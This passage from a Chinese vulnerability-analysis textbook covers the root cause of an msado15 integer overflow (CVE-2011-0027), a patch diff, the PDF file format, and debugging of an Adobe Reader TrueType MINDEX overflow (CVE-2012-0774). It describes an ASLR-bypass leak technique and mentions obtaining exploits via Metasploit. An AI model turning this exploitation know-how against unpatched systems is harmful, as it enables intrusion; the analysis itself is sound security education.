eax=00000d64 ebx=40000358 ecx=096f0000 edx=096f2d34 esi=09759d70 edi=72de9730
eip=69da06df esp=0446eee8 ebp=0446eef8 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
```

```
msado15!CRecordGroup::AllocateHRowRange+0x7d:
69da06df 680000a000      push    0A00000h
0:005> p
eax=00000d64 ebx=40000358 ecx=096f0000 edx=096f2d34 esi=09759d70 edi=72de9730
eip=69da06e4 esp=0446eee4 ebp=0446eef8 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
msado15!CRecordGroup::AllocateHRowRange+0x82:
69da06e4 51              push    ecx
0:005> p
eax=00000d64 ebx=40000358 ecx=096f0000 edx=096f2d34 esi=09759d70 edi=72de9730
eip=69da06e5 esp=0446eee0 ebp=0446eef8 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
msado15!CRecordGroup::AllocateHRowRange+0x83:
69da06e5 ffd7            call    edi {MSDART!MpHeapAlloc (72de9730)}
```

总结下，该漏洞主要是由于对CacheSize整数值未做有效判断，导致经CacheSize*4+4造成整数溢出，当以CacheSize*4+4结果作为分配堆块的大小时，因为分配过小堆块所以造成堆溢出。

在Pwn2Own黑客大赛上，Peter Vreugdenhil是将本漏洞与另一个IE UAF（use after free）漏洞结合起来利用的（关于UAF漏洞，后面章节会有详细讲解），他通过本例溢出漏洞，将字符串终止符覆盖掉，当通过JavaScript函数读取时，溢出堆块后面的虚表地址也会被获取到。由于虚表地址相对msado15.dll的基址是固定的，攻击者可通过虚表地址计算出msado15.dll基址，如图4-7所示。这种通过信息泄露来绕过ASLR保护的方法，在前面章节也有过详细分析，这里不再赘述。有兴趣的读者可以查看网上公开的漏洞，或者直接用Meteploit生成，Peter Vreugdenhil也曾发布文章*Pwn2Own 2010 Windows 7 Internet Explorer 8 exploit*来分析这个漏洞的利用技巧，读者可自行网上搜索获取。




图4-7　CVE-2011-0027漏洞利用技巧示意图

4.3.3　补丁比较

从官方下载MS011-002的Windows 7版本的补丁安装后，提取修补后的msado15.dll与存在漏洞的msado15.dll做补丁比较。我们已经分析出漏洞主要出现在CRecordGroup::AllocateHRowRange函数中，因此直接用BinDiff对比补丁前后该漏洞函数的情况。

根据图4-8的补丁比较情况，可以发现左边修补后的程序对edi进行了判断，将经CacheSize*4+4计算后的值（即edi）与0xFFFFFFFF做了无符号比较，只有当edi小于等于0xFFFFFFFF时才进行堆块分配，从而防止发生整数溢出。




图4-8　补丁比较

在一些数据比较跳转时，经常会遇到一些无符号或者有符号的比较跳转指令，为方便读者学习，这里归类成表列出来，如表4-3所示。读者可以简单地记为“**AB无符号，GL有符号**”，即指令名称包含A或B的跳转指令均为无符号指令，而包含G或L的则为有符号指令。

表4-3　有符号与无符号的比较跳转指令

有符号指令	无符号指令	描述
JG	JA	大于则跳转
JNG	JNA	不大于则跳转
JGE	JAE	大于等于则跳转
JNGE	JNAE	不大于等于则跳转
JL	JB	小于则跳转
JNL	JNB	不小于则跳转
JLE	JBE	小于等于则跳转
JNLE	JNBE	不小于等于则跳转

4.4 CVE-2012-0774 Adobe Reader TrueType字体整数溢出漏洞

4.4.1 漏洞描述

Adobe Reader与Adobe Acrobat 9.5.1之前的9.x版本和10.1.3之前的10.x版本中存在整数溢出漏洞，攻击者可利用该漏洞借助特制的TrueType字体执行任意代码。

4.4.2 PDF文件格式与常用分析工具

在第2章中已经对PDF恶意文档有过分析，但没有系统地讲解PDF文件格式及常用的分析工具，因此我们专门用一节来讲解。首先，我们用Didier Stevens的PDF-Tools工具包（http://blog.didierstevens.com/programs/pdf-tools/）中的make-pdf-javascript.py工具生成一个简单的PDF文件，作为此次的分析示例：

```
python make-pdf-javascript.py test.pdf
```

上述命令会默认在PDF文件中插入alert弹框的JavaScript代码，在命令行执行上述命令就会在当前目录生成test.pdf文件，打开后的效果如图4-9所示。




图4-9 生成的PDF测试文件

用文本编辑软件打开test.pdf，可以看到以下内容（已注释说明）：

```
%PDF-1.1    # PDF 文件头，符合 PDF1.1 规范
```

```
1 0 obj       # Object 对象，其中 1 为 Object 的索引号 Index，0 则为 Object 的版本号 Version，中间用空格间隔
<<           # Object 数据开始标记
 /Type /Catalog       # 字典元素，/Type 代表键名，/Catalog 代表键值，即本对象为 Catalog 目录类型
 /Outlines 2 0 R      # 大纲（Outlines）对象代表 PDF 文件的书签树，它间接引用 Object 2
 /Pages 3 0 R         # 页面组（Pages）对象包含文件的页面数，它间接引用 Object 3
 /OpenAction 7 0 R    # 打开文档后自动执行的动作，这里执行 JavaScript 代码，间接引用 Object 7
>>           # Object 数据结束标记
endobj       # Object 结束关键字

2 0 obj
<<
 /Type /Outlines    # 对象类型为 Outlines
 /Count 0           # 书签计数为 0
>>
endobj

3 0 obj
<<
 /Type /Pages         # 对象类型为 Pages
 /Kids [4 0 R]        # 代表 PDF 第 1 页引用对象 4
 /Count 1            # 页数
>>
endobj

4 0 obj
<<
 /Type /Page        # 对象类型为 Page
 /Parent 3 0 R        # 父对象为 Obj 3
 /MediaBox [0 0 612 792]    # 页面的显示大小（以像素为单位）
 /Contents 5 0 R    # 页面内容为对象 5
 /Resources <<        # 该页包含的资源
           /ProcSet [/PDF /Text]    # PDF 包含文本内容
           /Font << /F1 6 0 R >>    # 字体类型为 F1，引用对象 6
          >>
>>
endobj

5 0 obj
<< /Length 56 >>    # 页面内容长度为 56
stream    # 流对象的开始标记
```

```
BT        # 文字对象的开始标记
/F1 12 Tf     # 字体类型为F1，大小12像素，为True font对象
100 700 Td 15 TL (JavaScript example) Tj     # 文本位置（100，700）,文本内容为“JavaScript example”，用括号包含着
ET       # 文字对象的结束标记
endstream       # 流对象的结束标记
endobj

6 0 obj
<<
 /Type /Font       # 字体对象类型
 /Subtype /Type1    # Type1字体子类型
 /Name /F1           # 字体名称
 /BaseFont /Helvetica          # 字体为 Helvetica
 /Encoding /MacRomanEncoding    # 字符编码为 MacRomanEncoding
>>
endobj

7 0 obj
<<
 /Type /Action       # 动作对象
 /S /JavaScript       # 内嵌JavaScript脚本
 /JS (app.alert({cMsg: 'Hello from PDF JavaScript', cTitle: 'Testing PDF JavaScript', nIcon: 3});)    # 执行alert弹框，内容为“Hello from PDF JavaScript”
>>
endobj

xref    # 交叉引用表
0 8        # 对象号从0开始，共有8个对象
0000000000 65535 f    # 对象1，生成号65535代表对象可重复使用，f代表自由对象
0000000012 00000 n    # 对象2，12代表偏移量，0代表该对象未被修改过，n代表对象正在使用
0000000109 00000 n
0000000165 00000 n
0000000234 00000 n
0000000439 00000 n
0000000553 00000 n
0000000677 00000 n
trailer       # 文件尾对象
<<
 /Size 8    # 对象数目
 /Root 1 0 R    # 根对象为Object 1
```

```
>>
startxref      # 交叉引用表在 PDF 文件流中的偏移地址为 837
837
%%EOF     # 文件结束标志
```

借助010editor的PDF模板可以很直观地分析PDF格式，如图4-10所示，但它分析的字段还不够详尽，尤其是对象内的数据，有兴趣的读者可以改进下模板，其模板语法与C语言相近，还是比较容易编写的。




图4-10　用010editor的PDF模板分析PDF文件格式

除了010editor外，还有许多常用的PDF分析工具，图4-11所示就是笔者平时经常使用的工具，其中的PdfStreamDumper是最常用的分析工具，支持图形化界面、关键对象高亮、Exploit代码扫描、JavaScript格式化、Shellcode分析等功能，功能强大且实用，如图4-12所示。关于PDF分析工具的使用，在后续章节都会详细讲到，这里不再赘述。



图4-11　常用PDF分析工具




图4-12 PDFStreamDumper分析工具

4.4.3 基于条件记录断点的漏洞分析方法

本次漏洞分析的测试环境如表4-4所示。

表4-4 测试环境

	推荐使用的环境	备注
操作系统	Windows 7 实体机	简体中文旗舰版
调试器	Immunity Debugger	版本号：1.8.0
反汇编器	IDA Pro	版本号：6.1
漏洞软件	Adobe Reader	版本号：9.4.0

我们先用前面介绍的PDFStreamDumper工具分析poc.pdf，发现在对象5里面嵌有TrueType字体，如图4-13所示。




图4-13 内嵌TrueType字体的PDF文件

对象5又间接引用对象6来描述字体，如图4-14所示。




图4-14 对象6引用包含字体文件的对象16

接下来，我们直接单击鼠标右键选中对象16，在弹出的菜单中选择“Save Decompressed Stream”选项导出该字体文件，如图4-15所示，将其保存为文件名“decomp_stream_0x281.ttf”，打开TTF文件后如图4-16所示，可见提取的TTF字体文件是正确的。




图4-15 提取PDF中的TTF字体文件

笔者在用TrueType Font Analyzer对decomp_stream_0x281.ttf字体文件进行分析时，当分析到glyf表时程序提示“流读取错误”，初步猜测可能是PoC中的glyf表导致的漏洞，如图4-17所示，通过后面的分析也证实确实是glyf表中的数据导致的漏洞，具体见后面的分析。



图4-16 TTF字体文件




图4-17 分析glyf表时异常

苹果官网上的TrueType字体格式文档内容比较多，我们主要关注与本漏洞相关的内容（https://developer.apple.com/fonts/TTRefMan/RM06/Chap6glyf.html）。通过文档可以知道TTF中图元数据表“glyf”主要用于保存操作堆栈的虚拟指令，即图元指令。TrueType图元指令是一个伪计算机字节指令，类似于Java的虚拟机指令。TTF中的glyf表主要用于存放图元轮廓定义及网格调整指令，其位置索引是一张单独的表，而图元数据表主要记录图元的索引号Index，每个图元的头结构如下：


```
typedef   struct
{
WORD   numberOfContours;   // 轮廓数目，复合图元时为负数
FWord   xMin;        // X 坐标最小值.
FWord   yMin;        // Y 坐标最小值
FWord   xMax;        // X 坐标最大值
FWord   yMax;        // Y 坐标最大值
}GlyphHeader;
```

在头结构之后是一些关于图元的描述信息：

```
USHORT   endPtsOfContours[n];  // 轮廓线上点的数量，n 为轮线数
USHORT   instructionlength;    // 图元指令长度
BYTE   instruction[i];         // 字体虚拟机指令数组
BYTE   flags[];                // 标志数组
BYTE   xCoordinates[];         // X 坐标数据
BYTE   yCoordinates[];         // Y 坐标数据
```

poc.pdf里面含有多个图元，具体是由哪个图元中的哪个虚拟指令导致的漏洞，我们需要动态调试跟踪下。


用Immunity Debugger加载AcroRd32.exe运行后，打开poc.pdf，触发异常后断在CoolType模块中，如图4-18所示。



```
5EE87E7F  8B39      MOV EDI,DWORD PTR DS:[ECX]
5EE87E81  85D2      TEST EDX,EDX
5EE87E83  7E 0F     JLE SHORT CoolType.5EE87E94
5EE87E85  4A        DEC EDX
5EE87E86  8D71 04   LEA ESI,DWORD PTR DS:[ECX+4]
5EE87E89  8B1E      MOV EBX,DWORD PTR DS:[ESI]
5EE87E8B  8919      MOV DWORD PTR DS:[ECX],EBX        崩溃点！！！
5EE87E8D  8BCE      MOV ECX,ESI
5EE87E8F ^75 F4     JNZ SHORT CoolType.5EE87E85
5EE87E91  83E8 04   SUB EAX,4
5EE87E94  8938      MOV DWORD PTR DS:[EAX],EDI
5EE87E96  83C0 04   ADD EAX,4
```

图4-18　触发异常

由于ecx指向的地址0x5f0fe000为只读权限，因此导致崩溃，如图4-19所示。



```
5F0D8000 00026000 CoolType .data  data        Imag RW  RWE
5F0FE000 00001000 CoolType .rsrc  resources   Imag R   RWE
5F0FF000 00021000 CoolType .reloc relocations Imag R   RWE
```

图4-19　只读权限导致程序无法继续执行下去

上面的崩溃点主要位于函数sub_5ee86dfe中（通过栈回溯很容易确认），我们暂且将其标记为VulFunction，如图4-20所示（由于重载运行所以这里地址变为0x634D6DFE）。



```
634D6DFC  > 51            PUSH ECX
634D6DFD  . 50            PUSH EAX
634D6DFE  . FF148D D08E72 CALL DWORD PTR DS:[ECX*4+63728ED0]   漏洞函数VulFunction
```

图4-20　漏洞函数

显然这里是个函数数组，其中ecx就是虚拟指令索引号，用于查找对应虚拟指令的处理函数，其中是4就代表每个函数地址占用4字节。我们在这个函数上下条件记录断点，看造成崩溃时的ecx为何值，进而确定造成漏洞的虚拟指令。

由于每次DLL加载的地址都不一样，直接在上面的0x634D6DFE下断，然后重新加载再次运行是不会被断下来的。笔者采用先加载CoolType模块下断再运行Adobe阅读器的方式，开始前需要先确认VulFunction相对CoolType基址的偏移量，通过按"Alt+E"组合键打开可执行模块窗口，找到CoolType基址。

通过图4-21可以知道VulFunction函数相对CoolType基址的偏移量为0x50C16812−0x50C10000 = 0x6812（由于重新加载运行，所以这里VulFunction地址与前面不同）。接下来，我们用调试器加载CoolType.dll，并按F9键运行。通过按"Alt+E"组合键找到CoolType基址为0x514D0000（如图4-22所示），所以此时VulFunction地址为0x514D0000 + 0x6812 = 0x514D6812。




图4-21 计算VulFunction函数相对CoolType基址的偏移量




图4-22 CoolType基址

按“Ctrl+G”组合键，在弹出框内输入514D6812即可定位到VulFunction，如图4-23所示。




图4-23 VulFunction漏洞函数




图4-24 对VulFunction函数设置条件记录断点

通过按“Shift + F4”组合键对VulFunction下条件记录断点，记录每次调用VulFunction时对应的虚拟指令索引号，如图4-24所示。

设置好后重新加载AcroRd32.exe运行（不要关闭调试器否则前面设置的断点可能失效），打开poc.pdf运行后查看日志窗口，如图4-25所示。




图4-25　条件记录断点的输出日志

导致漏洞的虚拟指令索引号为0x26，通过苹果官方提供的指令集https://developer.apple.com/fonts/ttrefman/RM05/Chap5.html，可以查到字节码0x26对应的虚拟指令为MINDEX，如图4-26所示。MINDEX虚拟指令的主要功能是弹出栈值作为栈上的索引号（uint32类型），将索引到的元素值移至栈顶（相对虚拟机环境中的栈顶而言，而非当前进程执行时的栈顶），原来在元素值上方的栈数据则各自往后移动4字节。

MINDEX[] Move the INDEXed element to the top of the stack

Code Range	0x26
Pops	k: stack element
Pushes	ek: stack element
	k: stack element number (uint32)
	e1: stack element
Stack before	...
	ek-1: stack element
	ek: stack element
	ek: indexed element
	e1: stack element
Stack after	...
	ek-1: stack element
Related instructions	CINDEX[ ]

Moves the indexed element to the top of the stack thereby removing it from its original position.

Pops an integer, k, from the stack and moves the element with index k to the top of the stack.

图4-26　MINDEX虚拟指令

跟进MINDEX虚拟指令的处理函数，也就是崩溃点所在的函数可参考前面对VulFunction下断点的方法对MINDEX处理函数下断。

```
50C17996    . A1 E023E450      MOV EAX,DWORD PTR DS:[50E423E0]        ; 虚拟栈顶 vm_esp
50C1799B    . 8B0D EC23E450    MOV ECX,DWORD PTR DS:[50E423EC]
50C179A1    . 53              PUSH EBX
50C179A2    . 56              PUSH ESI
50C179A3    . 8B31            MOV ESI,DWORD PTR DS:[ECX]        ; 虚拟栈底 vm_ebp
50C179A5    . 8D50 FC         LEA EDX,DWORD PTR DS:[EAX-4]  ;  vm_pop 出栈后的栈地址保存到 edx
50C179A8    . 3BD6            CMP EDX,ESI                       ; 判断 edx 是否 >= vm_ebp
50C179AA    . 57              PUSH EDI
50C179AB    . 72 45           JB SHORT CoolType.50C179F2
50C179AD    . 8BB9 54010000    MOV EDI,DWORD PTR DS:[ECX+154] ;  判断栈顶是否大于栈边界
50C179B3    . 3BD7            CMP EDX,EDI
50C179B5    . 73 3B           JNB SHORT CoolType.50C179F2
50C179B7    . 83C0 FC         ADD EAX,-4                        ; 虚拟出栈操作 vm_pop
50C179BA    . 8B10            MOV EDX,DWORD PTR DS:[EAX]        ; 获取栈索引号 index = 0x40000001
50C179BC    . 8BDA            MOV EBX,EDX
50C179BE    . C1E3 02         SHL EBX,2                         ; 逻辑左移 2 位，相当于无符号运算 index * 4 导致整数溢出，反而变小得到 4
50C179C1    . 8BC8            MOV ECX,EAX                       ; ecx = 当前栈顶
50C179C3    . 2BCB            SUB ECX,EBX                       ; ecx - 4
50C179C5    . 3BCE            CMP ECX,ESI    ;  由于前面整数溢出，导致这里绕过虚拟栈边界的检测
50C179C7    . 72 29           JB SHORT CoolType.50C179F2
50C179C9    . 3BCF            CMP ECX,EDI
50C179CB    . 73 25           JNB SHORT CoolType.50C179F2
```

```
50C179CD    . 85D2          TEST EDX,EDX                 ;  判断 index 是否为 0，作为
计数器执行循环操作，此处值为 0x40000001，导致在后面移动栈数据时可以覆盖到很远的位置
50C179CF    . 8B39          MOV EDI,DWORD PTR DS:[ECX]   ;  edi = stack[index] =
0x4141，保存取出的栈值
50C179D1    . 7E 0F         JLE SHORT CoolType.50C179E2
50C179D3    > 4A            DEC EDX                      ;  计数器递减
50C179D4    . 8D71 04       LEA ESI,DWORD PTR DS:[ECX+4] ;  esi = ecx+4 ，向虚拟栈
顶方向递增索引
50C179D7    . 8B1E          MOV EBX,DWORD PTR DS:[ESI]   ;  栈值往后移 4 字节
50C179D9    . 8919          MOV DWORD PTR DS:[ECX],EBX   ;  崩溃点，当移动数据时碰到
不可写的位置就会触发异常，若覆盖到重要数据（如虚表指针等）就可能达到任意代码执行
50C179DB    . 8BCE          MOV ECX,ESI                  ;  栈地址往后移 4 字节
50C179DD    .^75 F4         JNZ SHORT CoolType.50C179D3  ;  循环将栈元素往后移，以弥
补弹出的栈值的位置
50C179DF    . 83E8 04       SUB EAX,4
50C179E2    > 8938          MOV DWORD PTR DS:[EAX],EDI
50C179E4    . 83C0 04       ADD EAX,4
50C179E7    . A3 E023E450   MOV DWORD PTR DS:[50E423E0],EAX
50C179EC    . 8B4424 10     MOV EAX,DWORD PTR SS:[ESP+10]
50C179F0    . EB 0F         JMP SHORT CoolType.50C17A01
50C179F2    > A1 3824E450   MOV EAX,DWORD PTR DS:[50E42438]
50C179F7    . C705 3424E450 101>MOV DWORD PTR DS:[50E42434],1110
50C17A01    > 5F            POP EDI
50C17A02    . 5E            POP ESI
50C17A03    . 5B            POP EBX
50C17A04    . C3            RETN
```

造成整数溢出的关键点就在于0x40000001这个值，它完全是由虚拟指令操作实现的。

